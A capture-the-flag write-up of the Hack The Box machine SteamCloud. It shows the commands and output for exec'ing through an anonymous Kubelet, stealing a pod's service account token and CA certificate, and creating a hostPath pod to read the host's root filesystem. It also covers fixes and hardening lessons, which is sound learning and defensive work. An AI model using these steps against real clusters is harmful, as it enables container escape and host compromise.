SteamCloud

Machine: SteamCloud **OS:** Linux **Difficulty:** Easy **Track:** Cloud Exploitation **Target:** `10.129.96.167`

1. Overview

SteamCloud is an easy Linux box running a single-node Kubernetes cluster (minikube). The API server on 8443 wants authentication and turns anonymous users away, but the Kubelet on 10250 is left open. Through the Kubelet I list the pods and exec into the `nginx` pod as root, which hands over the user flag. Inside that pod I grab its mounted service account token and CA cert, authenticate to the API with them, and find the account can create pods. So I create one that mounts the node's root filesystem, and reading through that mount gives the root flag off the host.

Short version of the chain:

anonymous Kubelet (10250) -> exec into nginx pod (user flag) -> steal SA token + ca.crt -> auth to API (8443) -> create pod mounting host FS -> root flag

Completed by: [Abdulaziz / 14510630]

2. Walkthrough

2.1 Enumeration

A full scan turns up the Kubernetes control-plane ports.


```
PORT      STATE SERVICE
22/tcp    open  ssh       OpenSSH 7.9p1 Debian
2379/tcp  open  etcd-client (ssl)
2380/tcp  open  etcd-server (ssl)
8443/tcp  open  https-alt   Kubernetes API server
10250/tcp open  ssl/http    Kubelet
10256/tcp open  http        kube-proxy health
```

SSH is a dead end without a key. The 8443 API server carries a minikube certificate and hands back `403 Forbidden` for `system:anonymous`, so the API itself is locked down. That leaves the Kubelet on 10250, which is often left with anonymous access enabled, so that's where I go.

2.2 Enumerating pods through the Kubelet

The Kubelet exposes `/pods`, `/run`, and `/exec`. Plain curl is awkward because some of these need websockets, so I used kubeletctl from CyberArk to list the pods on the node.

```
kubeletctl -s 10.129.96.167 pods
```



Pods from Kubelet

	POD	NAMESPACE	CONTAINERS
1	etcd-steamcloud	kube-system	etcd
2	kube-apiserver-steamcloud	kube-system	kube-apiserver
3	kube-controller-manager-steamcloud	kube-system	kube-controller-manager
4	kube-scheduler-steamcloud	kube-system	kube-scheduler
5	storage-provisioner	kube-system	storage-provisioner
6	nginx	default	nginx
7	kube-proxy-wggvf	kube-system	kube-proxy
8	coredns-78fcd69978-b95r6	kube-system	coredns

Figure 1: kubeletctl returns every pod on the node, including the control-plane pods in kube-system and an nginx pod in the default namespace.

The `kube-system` pods are core components. The `nginx` pod in `default` is the workload added for me to attack.

2.3 Command execution in the nginx pod (user flag)

kubeletctl can test which pods will accept commands over the exec endpoint.

```
kubeletctl -s 10.129.96.167 scan rce
```

```
┌──(Aziz㉿kali-work)-[/home/work/tools/enum]
└─$ kubeletctl -s 10.129.96.167 scan rce
```

Node with pods vulnerable to RCE					
	NODE IP	PODS	NAMESPACE	CONTAINERS	RCE
					RUN
1	10.129.96.167	etcd-steamcloud	kube-system	etcd	-
2		kube-apiserver-steamcloud	kube-system	kube-apiserver	-
3		kube-controller-manager-steamcloud	kube-system	kube-controller-manager	-
4		kube-scheduler-steamcloud	kube-system	kube-scheduler	-
5		storage-provisioner	kube-system	storage-provisioner	-
6		nginx	default	nginx	+
7		kube-proxy-wggvf	kube-system	kube-proxy	+
8		coredns-78fcd69978-b95r6	kube-system	coredns	-

Figure 2: the RCE scan flags the nginx pod (and kube-proxy) as executable through the Kubelet.

I confirmed execution by running `id` inside the container.

```
kubeletctl -s 10.129.96.167 exec "id" -p nginx -c nginx
```

```
┌──(Aziz㉿kali-work)-[/home/work/tools/enum]
└─$ kubeletctl -s 10.129.96.167 exec "id" -p nginx -c nginx
uid=0(root) gid=0(root) groups=0(root)
```

Figure 3: id returns uid=0(root). I have root inside the nginx container, not on the host yet.

Then I dropped into a shell and grabbed the user flag.

```
kubeletctl -s 10.129.96.167 exec "/bin/bash" -p nginx -c nginx
cd root && cat user.txt
```




Figure 4: shell inside the nginx pod as root, and cat user.txt returns the user flag.

Worth being clear here, I'm root inside the container, not on the node. The container is isolated from the host, so the next move is breaking out of Kubernetes rather than out of Linux.

2.4 Stealing the service account token and CA certificate

Every pod gets a Kubernetes service account token mounted inside it by default, along with the cluster CA. Those two files are exactly what I need to talk to the API as that service account.

```
ls /run/secrets/kubernetes.io/serviceaccount
cat /run/secrets/kubernetes.io/serviceaccount/ca.crt
cat /run/secrets/kubernetes.io/serviceaccount/token
```

```
root@nginx:~# ls /run/secrets/kubernetes.io/serviceaccount
ls /run/secrets/kubernetes.io/serviceaccount
ca.crt  namespace  token
root@nginx:~# cd /run/secrets/kubernetes.io/serviceaccount
cd /run/secrets/kubernetes.io/serviceaccount
root@nginx:/run/secrets/kubernetes.io/serviceaccount# cat ca.crt
cat ca.crt
-----BEGIN CERTIFICATE-----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMTEyOTEyMTY1NVoXDTMxMTEyODEyMTY1NVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOoa
YRSqoSUfHaMBK44xXLLuFXNELhJrC/9O0R2Gpt8DuBNIW5ve+mgNxbOLTofhgQ0M
HLPTTxnfZ5VaavDH2GHiFrtfUWD/g7HA8aXn7cOCNxdf1k7M0X0QjPRB3Ug2cID7
deqATtnjZaXTk0VUyUp5Tq3vmwhVkPXDtROc7QaTR/AUeR1oxO9+mPo3ry6S2xqG
VeeRhpK6Ma3FpJB3oN0Kz5e6areAOpBP5cVFd68/Np3aecCLrxf2Qdz/d9Bpisll
hnRBjBwFDdzQVeIJRKhSAhczDbKP64bNi2K1ZU95k5YkodSgXyZmmkfgYORyg99o
1pRrbLrfNk6DE5S9VSUCAwEAAaNhMF8wDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQW
BBSpRKCEKbVtRsYEGRwyaVeonBdMCjANBgkqhkiG9w0BAQsFAAOCAQEA0jqg5pUm
lt1jIeLkYT1E6C5xykW0X8mOWzmok17rSMA2GYISqdbRcw72aocvdGJ2Z78X/HyO
DGSCkKaFqJ9+tvt1tRCZZS3hiI+sp4Tru5FttsGy1bV5sa+w/+2mJJzTjBElMJ/+
9mGEdIpuHqZ15HHYeZ83SQWcj0H0lZGpSriHbfxAIlgRvtYBfnciP6Wgcy+YuU/D
xpCJgRAw0IUgK74EdYNZAkrWuSOA0Ua8KiKuhklyZv38Jib3FvAo4JrBXlSjW/R0
JWSyodQkEF60Xh7yd2lRFhtyE8J+h1HeTz4FpDJ7MuvfXfoXxSDQOYNQu09iFiMz
kf2eZIBNMp0TFg==
-----END CERTIFICATE-----
```

Figure 5: the pod's mounted service account credentials, the CA certificate (ca.crt) and the bearer token.

I saved the cert as `ca.crt` and exported the token into a variable.

2.5 Authenticating to the API and checking permissions

With the token and CA, the API server that rejected me earlier now accepts me. I listed exactly what this account can do.

```
export token="<service-account-token>"
kubectl --server https://10.129.96.167:8443 --certificate-authority=ca.crt --
token=$token auth can-i --list
```

```
┌──(Aziz㉿kali-work)-[/home/work/tools/enum]
└─$ kubectl --server https://10.129.96.167:8443 --certificate-authority=ca.crt --token=$token get pod
NAME    READY   STATUS    RESTARTS   AGE
nginx   1/1     Running   0          33m
```

Figure 6: the API accepts the token, and auth can-i --list shows the account can get, create, and list pods in the default namespace.

That `create` on pods is the whole game. If I can create a pod, I control what it mounts, and a pod can be told to mount the node's filesystem. For context I also read the existing nginx pod's manifest to see how it was put together.

```
kubectl --server https://10.129.96.167:8443 --certificate-authority=ca.crt --
token=$token get pod nginx -o yaml
```

```
┌──(Aziz㉿kali-work)-[/home/work/tools/enum]
└─$ kubectl --server https://10.129.96.167:8443 --certificate-authority=ca.crt --token=$token  auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
pods                                            []                                     []               [get create list]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
```

Figure 7: the nginx pod spec, showing its container image, volume mounts, and the mounted service account.

```
┌──(Aziz㉿kali-work)-[/home/work/tools/enum]
└─$ kubectl --server https://10.129.96.167:8443 --certificate-authority=ca.crt --token=$token  get pod nginx -o yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
    kubectl.kubernetes.io/last-applied-configuration: |
      {"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{},"name":"nginx","namespace":"default"},"spec":{"containers
"flag"}}]},"volumes":[{"hostPath":{"path":"/opt/flag"},"name":"flag"}]}}
  creationTimestamp: "2026-07-14T04:33:02Z"
  name: nginx
  namespace: default
  resourceVersion: "486"
  uid: ee1c8c69-58aa-42b9-91da-eaedc31be64e
spec:
  containers:
  - image: nginx:1.14.2
    imagePullPolicy: Never
    name: nginx
    resources: {}
    terminationMessagePath: /dev/termination-log
    terminationMessagePolicy: File
    volumeMounts:
    - mountPath: /root
      name: flag
    - mountPath: /var/run/secrets/kubernetes.io/serviceaccount
      name: kube-api-access-lgxzz
      readOnly: true
  dnsPolicy: ClusterFirst
  enableServiceLinks: true
  nodeName: steamcloud
  preemptionPolicy: PreemptLowerPriority
  priority: 0
  restartPolicy: Always
  schedulerName: default-scheduler
  securityContext: {}
  serviceAccount: default
  serviceAccountName: default
  terminationGracePeriodSeconds: 30
  tolerations:
  - effect: NoExecute
    key: node.kubernetes.io/not-ready
    operator: Exists
    tolerationSeconds: 300
  - effect: NoExecute
    key: node.kubernetes.io/unreachable
```

Figure 8: the rest of the nginx pod manifest (volumes, scheduling, and node placement on steamcloud).

2.6 Privilege escalation, a pod that mounts the host filesystem

I define a pod that mounts the node's root filesystem (`hostPath: /`) into the container at `/mnt` . Kubernetes schedules it happily, and once it runs everything on the host is readable from inside my container.

```
apiVersion: v1
kind: Pod
metadata:
  name: aziz-pod
  namespace: default
spec:
  containers:
  - name: aziz-pod
    image: nginx:1.14.2
    volumeMounts:
    - mountPath: /mnt
      name: hostfs
  volumes:
  - name: hostfs
    hostPath:
      path: /
  hostNetwork: true
```

One gotcha, my first attempt named the pod `Aziz-pod` , which the API rejected. Kubernetes names must be RFC 1123 compliant, lowercase alphanumeric and dashes only, so `aziz-pod` applied cleanly.


```
kubectl --server https://10.129.96.167:8443 --certificate-authority=ca.crt --
token=$token apply -f my_pod.yaml
```



Figure 9: the first apply fails on the invalid uppercase name, then after renaming to aziz-pod the

pod is created.

I confirmed the pod was scheduled and running.



```
┌──(Aziz㉿kali-work)-[/home/work/tools/enum]
└─$ kubeletctl --server 10.129.96.167 pods
```

Pods from Kubelet			
	POD	NAMESPACE	CONTAINERS
1	storage-provisioner	kube-system	storage-provisioner
2	kube-proxy-wggvf	kube-system	kube-proxy
3	aziz-pod	default	aziz-pod
4	kube-scheduler-steamcloud	kube-system	kube-scheduler
5	nginx	default	nginx
6	coredns-78fcd69978-b95r6	kube-system	coredns
7	etcd-steamcloud	kube-system	etcd
8	kube-apiserver-steamcloud	kube-system	kube-apiserver
9	kube-controller-manager-steamcloud	kube-system	kube-controller-manager

Figure 10: aziz-pod shows up in the pod list in the default namespace.

Finally I exec into my pod, move into the host mount at `/mnt`, and read the root flag.

```
kubeletctl -s 10.129.96.167 exec "/bin/bash" -p aziz-pod -c aziz-pod
cd /mnt/root && cat root.txt
```




Figure 11: inside the malicious pod, /mnt is the host's root filesystem, and cat root.txt returns the root flag.

Rooted.

3. Why It Was Vulnerable

- The Kubelet on 10250 allowed anonymous access, exposing the pod list and command execution inside pods.
- The nginx pod ran as root and auto-mounted a usable service account token.
- The service account could create pods, which is the single permission that allowed the escape.
- Pods could mount the host filesystem and use hostNetwork, turning pod-create into full host read and write.

4. How to Fix It

- Enable Kubelet authentication and authorization (`--anonymous-auth=false`) and keep 10250 off untrusted networks.
- Run containers as non-root and set `automountServiceAccountToken: false` where API access isn't needed.
- Apply least-privilege RBAC so default accounts can't create pods.
- Enforce Pod Security Admission or a policy engine to block `hostPath` , `hostNetwork` , and privileged pods.

5. Skills Involved

- Reading a scan for the control-plane ports that matter
- Kubelet abuse with kubeletctl (pod listing and exec)

- Using a mounted service account token and CA to authenticate to the Kubernetes API
- Enumerating RBAC permissions with `auth can-i`
- Container-to-host escape through a `hostPath` pod

6. What We Learned

- An open Kubelet is as good as a shell. Anonymous 10250 gave command execution with no credentials.
- Every pod carries a token by default, so a foothold in one pod is often a foothold on the API.
- A single RBAC verb, `create` on pods, was enough to take the whole node.
- Container root is not host root. The escape came from Kubernetes, not Linux.

7. Link to Our Project

SteamCloud is where SnapVault's container hardening comes from. Its whole escape rests on a pod running as root with a mounted host filesystem, so our hardened build does the opposite. The app container runs as UID 10001 with a read-only root filesystem, all capabilities dropped, and `no-new-privileges` set, which is control C6. Even if an attacker reached code execution inside SnapVault, they would land as a stripped unprivileged user with nothing to mount and nowhere to escalate, which is exactly the wall SteamCloud never had.

References

0xdf. (2022, February 14). *HTB: SteamCloud*. 0xdf hacks stuff. https://0xdf.gitlab.io/2022/02/14/htb-steamcloud.html

Sinha, A. (2024). *HTB walkthrough: SteamCloud*. Medium. https://medium.com/@ankitsinha81195_47457/htb-walkthrough-steamcloud-fb79f7ee5e11

felamos. (2022, December 24). *SteamCloud* (Document No. D22.100.151) [Machine writeup]. Hack The Box.

CyberArk. (2023). *kubeletctl* [Computer software]. GitHub. https://github.com/cyberark/kubeletctl